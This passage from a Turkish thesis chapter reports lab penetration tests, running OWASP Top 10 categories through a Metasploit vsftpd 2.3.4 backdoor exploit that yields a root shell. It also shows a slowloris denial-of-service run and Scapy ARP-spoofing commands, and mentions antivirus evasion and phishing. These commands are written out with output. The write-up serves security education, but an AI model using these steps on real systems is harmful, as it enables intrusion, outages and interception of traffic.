İki araç karşılaştırıldığında OWASP ZAP saniyeler içinde taramayı bitirmiştir. Skipfish yaklaşık 11 dakikada taramayı tamamlamıştır. Bulunan SQL enjeksiyonu zafiyet sayıları incelediğinde OWASP ZAP 4 adet zafiyet tespit ederken Skipfish ise bu rakam 7'dir. Skipfish aracı kapsam, raporlama, performans, kimlik doğrulama gibi birçok parametreye sahiptir. Bu parametreler kullanılarak tarama süresi düşürülebilir.

4.1.4. Güvensiz tasarım saldırı bulguları

Güvensiz tasarım zafiyeti, mimaride bulunan kusurlu tasarımlar sonucu ortaya çıkan zafiyetleri barındırır. Mimaride bulunan hatalar, SQL enjeksiyonu, dosya/dizin zafiyetleri, parola zafiyetleri gibi birçok güvenlik zafiyeti oluşturabilir. Ayrıca mimaride bulunabilecek ve zafiyet oluşturabilecek maddeler aşağıda belirtilmiştir.

- Şifrelerin geri dönüştürebilir bir formatta saklanması.
- Tehlikeli türde sınırsız dosya yüklenmesi.
- HTTP isteklerinin tutarsız yorumlanması.
- Kimlik bilgileri korumasının yetersiz olması.

- Hassas bilgiler içeren web tarayıcı önbelleği kullanımı.

- Hassas bilgiler içeren kalıcı çerezlerin kullanımı.

- Oturumda depolanan serileştirilemeyen nesne kullanımı.

4.1.5. Yanlış güvenlik yapılandırmaları saldırı bulguları

Yanlış güvenlik yapılandırmaları, en temel anlamıyla bir sunucu ya da uygulama için gerekli güvenlik konfigürasyonunun yapılmaması ya da eksik yapılması sonucu ortaya çıkan zafiyetlerdir. Zafiyetlerden faydalanan saldırganlar yetkisiz erişim, yetkilerin yükseltilmesi, açık ve korumasız dosya ve dizinlerden bilgi toplama gibi işlemler yapabilmektedirler.

Teknolojinin ilerlemesiyle birlikte günümüzde veri merkezleri ve uygulamalar hibrit olarak çalışmaktadır. Hibrit çalışma, birçok teknolojinin aynı anda çalışmasına imkan sunan bir sistemdir. Bu sistem işleri kolaylaştırsa da teknolojilerin yönetilmesi zor ve dikkatle yönetilmesi gereken bir süreçtir. Sürekli güncellenen teknolojiler doğru güvenlik kontrollerinin yapılmasını da güçleştirmektedir.

Çok sık karşılaşılan bu zafiyetler aşağıdaki şekilde örneklendirilebilir:

- Varsayılan güvenlik yapılandırmaları.

- Geçici olması beklenen konfigürasyon ayarları.


- Açık ve gereksiz bırakılan portlar.

- Kullanılmayan uygulamaların aktif olması.

4.1.5.1. Zenmap ile port taraması sonrası uygun exploit bulunması


Uygulama aşamasında kullanılan sunucu, zafiyet barındıran bir sunucu olduğu için birçok nmap ile birçok zafiyet bulunmuştur. Nmap aracı ile yapılan işlemler grafik arayüz sunan ‘zenmap’ aracı ile yapılabilir. Zenmap, nmap ile elde edilen verileri bir bütün içinde görülmesini sağlar ve kullanıcı dostu bir arayüze sahiptir.

Uygulama aşamasında kullanılan nmap ile benzer bir saldırı senaryosu zenmap aracılığı ile de simüle edilmiştir.




Şekil 4.10. Örnek bir Zenmap taraması

Hedef IP adresi ‘Intense Scan’ modu kullanılarak tarama yapılmıştır. Bu noktada zenmap üzerinde birçok tarama modu mevcuttur. 21. port üzerinde vsftpd 2.3.4. servisi çalıştığı gözlemlenmiştir. Ports/Hosts sekmesine gidilerek portlar üzerinde çalışan servisler daha detaylı gözlemlenebilir.



Şekil 4.11. Zenmap üzerinde portlarda çalışan servislerin detaylı gösterimi

‘Vsftpd’ ile alakalı Metasploit araması yapıldığında ilgili servis ve sürümü ile alakalı uygun exploit olduğu gözlemlenmiştir. İlgili expoit’i kullanmak için ‘use <Exploit Adı>’ komutu ve ardından ‘set RHOST <Hedef IP Adresi>’ komutu girilerek kullanılacak exploit ve hedef IP adresi ataması yapılmıştır.



Şekil 4.12. Metasploit üzerinde uygun exploit’in bulunması

Exploit için değer ataması tamamlandıktan sonra hedef sistemden bir ‘shell’ alabilmek için payload olarak ‘cmd/unix/interact’ kullanılmıştır. Bu noktada kullanılabilecek diğer payload’lar için ‘show payloads’ komutu kullanılabilir. Ardından ‘exploit’ komutu ile saldırı başlatılır. Kısa bir süre içerisinde hedef sistemden ‘root’ yetkileriyle bir komut satırı elde edilmiştir.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
PAYLOAD => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.253.132:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.253.132:21 - USER: 331 Please specify the password.
[+] 192.168.253.132:21 - Backdoor service has been spawned, handling...
[+] 192.168.253.132:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.253.132:6200) at 2022-02-03 17:27:39 +0300

whoami
root
```

Şekil 4.13. Hedef sisteme sızılarak komut satırı elde edilmesi

Elde edilen bulgular ve çıkarımlar neticesinde, kullanılmayan ya da güncelliğini yitirmiş servis üzerinden bir ‘backdoor’ alınarak sistem ele geçirilmiştir. Uygulama aşamasında nmap ve zenmap araçları temel seviyede kullanılmıştır. Bu kullanım yöntemi çeşitlendirilebilir.

4.1.6. Savunmasız ve eski bileşenler saldırı bulguları

Uygulamada kullanılmayan modüller, yazılımda bulunan güvenlik açıkları, güncel olmayan web/uygulama sunucuları, veri tabanı yönetim sistemleri, API’ler ve kütüphaneler bu zafiyetin temel sebeplerinden bazılarıdır. Genelde kullanılan bileşenler birden fazla alt bileşen içermektedir. Bazı durumlarda alt bileşenlerin versiyon kontrollerini yapmak zor olabilir ve bu alt bileşenlerin güncelliğini yitirmesi uygulama güvenliğini tehlikeye atmaktadır.

Uygulama aşamasında hedef sisteme .exe uzantılı bir dosya gönderilmiştir ve bu dosyayı kurbanın çalıştırdığı varsayılmıştır. Gündelik yaşantıda işletim sistemleri, firewall cihazları, antivirüs programları gibi birçok etken zafiyetli dosyaları son kullanıcıya ulaşmadan engellemektedir. Uygulama aşamasında bu engellemeleri atlatmak için Metasploit içinde bulunan encoders modülünü kullanılabilirdi. Encoders modülü ile zararlı uygulamalar şifrelenerek hedef sisteme gönderilir ve güvenlik kontrollerinden geçmesi beklenir.

4.1.7. Tanımlama ve kimlik doğrulama saldırı bulguları

Oltalama saldırılarında saldırganlar, genelde hedefledikleri e-posta adreslerine hediye, indirim, ödül gibi vaatler içeren e-postalar gönderirler. Gönderilen e-posta içeriğindeki link aracılığıyla saldırıya uğrayan kişiden sahte bir form doldurması beklenir. Saldırgan, formda doldurulan bilgiler aracılığı ile saldırıyı gerçekleştirir.

Oltalama saldırıları, alan adlarının taklit edilmesiyle de gerçekleştirilebilir. Finansal kuruluşlar, e-ticaret platformları gibi kuruluşların siteleri, tasarım ve domain adı olarak taklit edilir. Uygulama aşamasında yerel ağda bulunan kullanıcılar hedeflenmiştir. Genelde kuruluşun domain adına bir ya da birkaç harf eklenir ya da çıkartılır. Site içeriği büyük ölçüde ya da tamamen kopyalanır ve kullanıcıların bu siteleri kullanmasıyla kişisel bilgilerinin çalınması hedeflenir.

Gerçekleştirilen saldırı, lokal ağ üzerinden olduğu için tarayıcıda taklit edilen domain adı yerine IP adresi görünmektedir. Bu durum hedef kullanıcının biraz dikkatli olması halinde başarısız bir saldırı girişimi olabilir. DNS zehirlemesi (DNS spoofing) saldırısı ile bu sorun çözülebilirdi. DNS zehirlemesi saldırısı ile saldırgan ilgili domainin IP adresini değiştirerek DNS sunucusundan kendi belirlediği IP adresini sonuç olarak döndürebilir ve kullanıcı tarayıcı üzerinde hedef sisteme giriş yaptığını düşünerek saldırıya maruz kalabilir.

4.1.8. Yazılım ve veri bütünlüğü hataları saldırı bulguları

Güvenli olmayan kaynaklardan alınan bağımlılıklar bu zafiyete sebebiyet verebilir. Kaynaklar güvenli olsa dahi bu kaynağın güvenliğinin ihlal edilmesi durumunda ilgili bağımlılığı kullanan tüm uygulamalar saldırıya açık birer hedef haline gelmektedir.

Saldırı neticesinde uygulama içerisinde güvenilir olmayan kaynaklardan alınan referans ve dosyaların sistemi ele geçirme noktasında etkin bir araç olarak kullanılabileceği çıkarımı yapılmıştır. Karşı sistemden gelen dosyanın dijital imza

gibi mekanizmalardan geçirilerek kullanılması önerilmektedir. Ayrıca hedef sisteme gönderilecek verinin de şifrelenmiş ve dijital imza eklenmiş haliyle gönderimi sağlanmalıdır.

4.1.9. Günlük güvenlik kayıtları ve izleme hataları saldırı bulguları

Bu zafiyet türünde SSH ile log zehirleme yöntemi kullanılarak sunucuya saldırı gerçekleştirilmiştir. Log zehirleme yöntemi, saldırganın zararlı komutları log dosyasına göndererek bu komutla aracılığıyla zafiyeti sömürmesidir.

Sistem üzerinde gerçekleştirilen her bir hareketin kayıt altına alınması log kayıtları sayesinde sağlanmaktadır ve bu kayıtlar sistem güvenliği noktasında büyük önem arz etmektedir. Güvenlik için önemli bir konumda yer alan log kayıtları, filtreleme işlemine tabi tutulmadan kaydedildiği taktirde güvenlik açıklarına sebebiyet vererek sistem güvenliğini tehlikeye attığı gözlemlenmiştir.

4.1.10. Sunucu taraflı istek sahteciliği saldırı bulguları


Sunucu taraflı istek sahteciliği (SSRF) zafiyetinin uygulama aşamasında, local dosyada bulunan ve içerisinde PHP komutları bulunan bir dosya ile zafiyetli sunucuda port taraması işlemi yapılmıştır.

Kali Linux’ta ve diğer işletim sistemleri üzerinde port tarama yapabilen birçok araç mevcuttur. Uygulamayı, bu araçlardan ayıran en önemli fark saldırganın lokal dosyasını hedef sisteme enjekte ederek komut çalıştırabilmesidir. Çalışmayı temel seviyede aktarmak için port tarama işlemi seçilmiştir fakat saldırgan bu zafiyet aracılığı ile dilediği komutu çalıştırabilme yetkisine sahiptir.

4.2. Diğer Saldırı Yöntemleri

4.2.1. DDoS saldırısı

DDoS (Distributed Denial of Service) atakları bant genişliği tüketen ve kaynak tüketen ataklar olarak iki gruba ayrılabilir. Bant genişliği tüketen DDoS saldırılarında hedef bilgisayara gereksiz ve çok sayıda paket gönderilir. Kaynak tüketen DDoS saldırılarında ise hedef bilgisayarın kaynaklarının tüketilmesi amaçlanır [29].



Şekil 4.14. DDoS Saldırı Şeması

Örnek senaryoda Ubuntu üzerine kurulu bir Apache2 web sunucusu hedef sistem olarak seçilmiştir.

Şekil 4.15. Sunucu bilgisayar giriş sayfası


DDoS saldırısı için python ile geliştirilmiş slowloris aracı kullanılmıştır. Slowloris aracı öncelikle çok fazla http isteği gönderir. Ardından bağlantıları açık tutmak için 15 saniyede bir başlık bilgisi gönderir. Sunucu bağlantı kapattığı anda yeni bir bağlantı oluşturup sunucunun bağlantı soket kaynağını tüketmeye çalışır.

Slowloris aracının kurulumu için git terminal ekranına 'clone https://github.com/gkbrk/slowloris.git' komutu yazılır. Araç kurulumu tamamlandıktan sonra ilgili klasöre gitmek için 'cd slowloris' komutu kullanılır. Ardından 'python3 slowloris.py hedef_sunucu' komutu yazılarak atak başlatılır.

```
krkymhmt@kali: ~/slowloris

┌──(krkymhmt㉿kali)-[~]
└─$ cd slowloris

┌──(krkymhmt㉿kali)-[~/slowloris]
└─$ python3 slowloris.py 192.168.253.130
[18-01-2022 01:43:26] Attacking 192.168.253.130 with 150 sockets.
[18-01-2022 01:43:26] Creating sockets...
[18-01-2022 01:43:26] Sending keep-alive headers... Socket count: 150
[18-01-2022 01:43:41] Sending keep-alive headers... Socket count: 150
[18-01-2022 01:43:56] Sending keep-alive headers... Socket count: 150
[18-01-2022 01:44:11] Sending keep-alive headers... Socket count: 150
[18-01-2022 01:44:26] Sending keep-alive headers... Socket count: 150
[18-01-2022 01:44:41] Sending keep-alive headers... Socket count: 150
[18-01-2022 01:44:56] Sending keep-alive headers... Socket count: 150
[18-01-2022 01:45:12] Sending keep-alive headers... Socket count: 150
[18-01-2022 01:45:27] Sending keep-alive headers... Socket count: 150
[18-01-2022 01:45:42] Sending keep-alive headers... Socket count: 150
[18-01-2022 01:45:57] Sending keep-alive headers... Socket count: 150
[18-01-2022 01:46:12] Sending keep-alive headers... Socket count: 150
[18-01-2022 01:46:27] Sending keep-alive headers... Socket count: 150
[18-01-2022 01:46:42] Sending keep-alive headers... Socket count: 150
```

Şekil 4.16. Slowloris aracı ile DDoS saldırısı


İlgili sunucuya erişilmeye çalışıldığında şekil 4.17.'teki gibi timeout hatası alındığı gözlemlenmiştir.



Şekil 4.17. DDoS saldırısı sonrası hizmet veremeyen sunucu


4.2.1.1. DDoS saldırısının Wireshark ile incelenmesi

Wireshark ile saldırı analiz edildiğinde, periyodik ve eşzamanlı olarak çok sayıda TCP paketinin gönderildiği gözlemlenmiştir. 15 saniyede bir gönderilen bu TCP paketleri ile hedef sistemde bağlantıların açık tutulması hedeflenmiştir.



Şekil 4.18. Wireshark ile DDoS saldırı paketlerinin incelenmesi

Sunucuya giden istek taleplerini arttırmak amacıyla birden fazla terminal üzerinden eşzamanlı olarak DDoS saldırı gerçekleştirilmiştir. Bir terminal üzerinden gerçekleştirilen DDoS saldırısında, istemcinin gönderdiği paket sayısının periyodik zaman aralıklarında neredeyse aynı olduğu gözlemlenmiştir. Bu durum, sunucunun gelen istekleri karşıladığı olarak yorumlanabilir. Birden fazla terminal üzerinden gerçekleştirilen DDoS saldırısında ise sunucuya giden paket sayısında azalma olduğu görülmüştür. Bu durum bizlere sunucuda bulunan kullanılabilir soket sayısının giderek azaldığını göstermektedir.



Şekil 4.19. DDoS saldırısının birden fazla terminal üzerinden yapılması durumunda sunucuya giden network trafiği

Saldırı, bir terminal üzerinden yürütülüyor olsa dahi bir süre sonra müsait olan bir soket bulunamayacağı için sistem hizmet dışı kalması beklenmektedir. Çoklu terminal açılarak bu sürenin kısaldığını gözlemlemek amaçlanmıştır.

4.2.2. ARP zehirlenmesi

Bu saldırı örneği için Scapy aracı kullanılmıştır. Bir cihaz yerel ağda bulunan başka bir cihaza paket gönderebilmesi için IP adresinin yanında MAC adresini de bilmesi gerekir. Kaynak cihaz, hedef cihazın MAC adresini öğrenmek için tüm bilgisayarlara MAC adresi bölümü FF-FF-FF-FF-FF-FF olan özel bir istekte bulunur. Bu isteğe ARP (Address Resolution Protocol) isteği adı verilir. Hedef sistemin MAC adresini öğrenildiğinde artık iletişim ARP tablosu (anahtarlama tablosu) üzerinden olur [30].

ARP zehirlenmesi saldırganın yerel ağda sahte ARP mesajları göndermesi olarak açıklanabilir. Bu saldırı örneğinde Scapy kullanılarak ARP (Address Resolution Protocol) zehirlemesi yapılmıştır. Öncelikle hedef sistemin MAC adresini öğrenmek amacıyla yerel ağa 'Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(op=1, pdst="<Hedef IP Adresi>")' komutu ile bir ARP isteği gönderilmiştir.

```
>>> arpbroadcast= Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(op=1, pdst="192.168.253.130")
>>> arpbroadcast.show()
###[ Ethernet ]###
  dst= ff:ff:ff:ff:ff:ff
  src= 00:0c:29:4c:73:30
  type= ARP
###[ ARP ]###
     hwtype= 0x1
     ptype= IPv4
     hwlen= None
     plen= None
     op= who-has
     hwsrc= 00:0c:29:4c:73:30
     psrc= 192.168.253.133
     hwdst= 00:00:00:00:00:00
     pdst= 192.168.253.130

>>> received=srp(arpbroadcast, timeout=2)
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> received[0][0][1].hwsrc
'00:0c:29:01:d6:58'
```

ARP Request'in hazırlanması

Request'in gönderilmesi

Hedef sistemin MAC adresi

Şekil 4.20. ARP Request ile hedef sistemin MAC adresinin öğrenilmesi

Aynı yöntem kullanılarak router cihazınında MAC adresi öğrenilmiştir. Aynı zamanda hedef sistemin ARP tablosu şekil 4.21.'de belirtilmiştir.

```
krkymhmt@ubuntu:~$ arp -a
? (192.168.253.254) at 00:50:56:f7:31:1d [ether] on ens33
? (192.168.253.2) at 00:50:56:ef:a9:06 [ether] on ens33
? (192.168.253.133) at 00:0c:29:4c:73:30 [ether] on ens33
```

Şekil 4.21. Hedef sistemin saldırı öncesi ARP tablosu

Router'ın ve hedefin IP adresleri ve MAC adresleri bilindiğine göre ARP zehirlenmesi saldırı başlatılabilir. Bunun için Scapy ile bir ARP paketi oluşturmak ilk aşamada yeterli olacaktır. ARP paketi içeriğinde kaynak IP adresi(psrc), hedef IP adresi(pdst) ve hedef MAC adresi(hwdst) bilgileri bulunmaktadır. Hedefe verilen

sahte ARP yanıtı sebebiyle hedef bu paketi aldığında, ağ geçidinin IP adresiyle ilişkili sahte MAC adresiyle kendi ARP tablosunu günceller. Benzer şekilde ağ geçidi içinde hedef sistem adına sahte bir ARP mesajı oluşturulmuştur.

```
>>> spoofed= ARP(op=2, psrc="192.168.253.2", pdst="192.168.253.130", hwdst= "00:50:56:ef:a9:06")
...:
>>> send(spoofed)
.
Sent 1 packets.
>>> spoofed= ARP(op=2, psrc="192.168.253.130", pdst="192.168.253.2", hwdst= "00:0c:29:01:d6:58")
...:
>>> send(spoofed)
```


Şekil 4.22. Scapy ile ARP zehirlenmesi saldırısı

ARP zehirlenmesi saldırısı tamamlandıktan sonra hedef sistemin ARP tablosu kontrol edildiğinde saldırının başarıyla tamamlanmıştır.

```
krkymhmt@ubuntu:~$ arp -a
? (192.168.253.254) at 00:50:56:f7:31:1d [ether] on ens33
? (192.168.253.2) at 00:0c:29:4c:73:30 [ether] on ens33
? (192.168.253.133) at 00:0c:29:4c:73:30 [ether] on ens33
krkymhmt@ubuntu:~$
```

Şekil 4.23. Hedef sistemin saldırı sonrası ARP tablosu

Bu noktadan itibaren hedef sistemin DNS paketleri saldırı yapılan sistem üzerinden izlenebilir.



Şekil 4.24. Saldırı yapılan sistem üzerinden hedef sistemin DNS isteklerinin Wireshark ile görüntülenmesi

BÖLÜM 5. TARTIŞMA VE SONUÇ

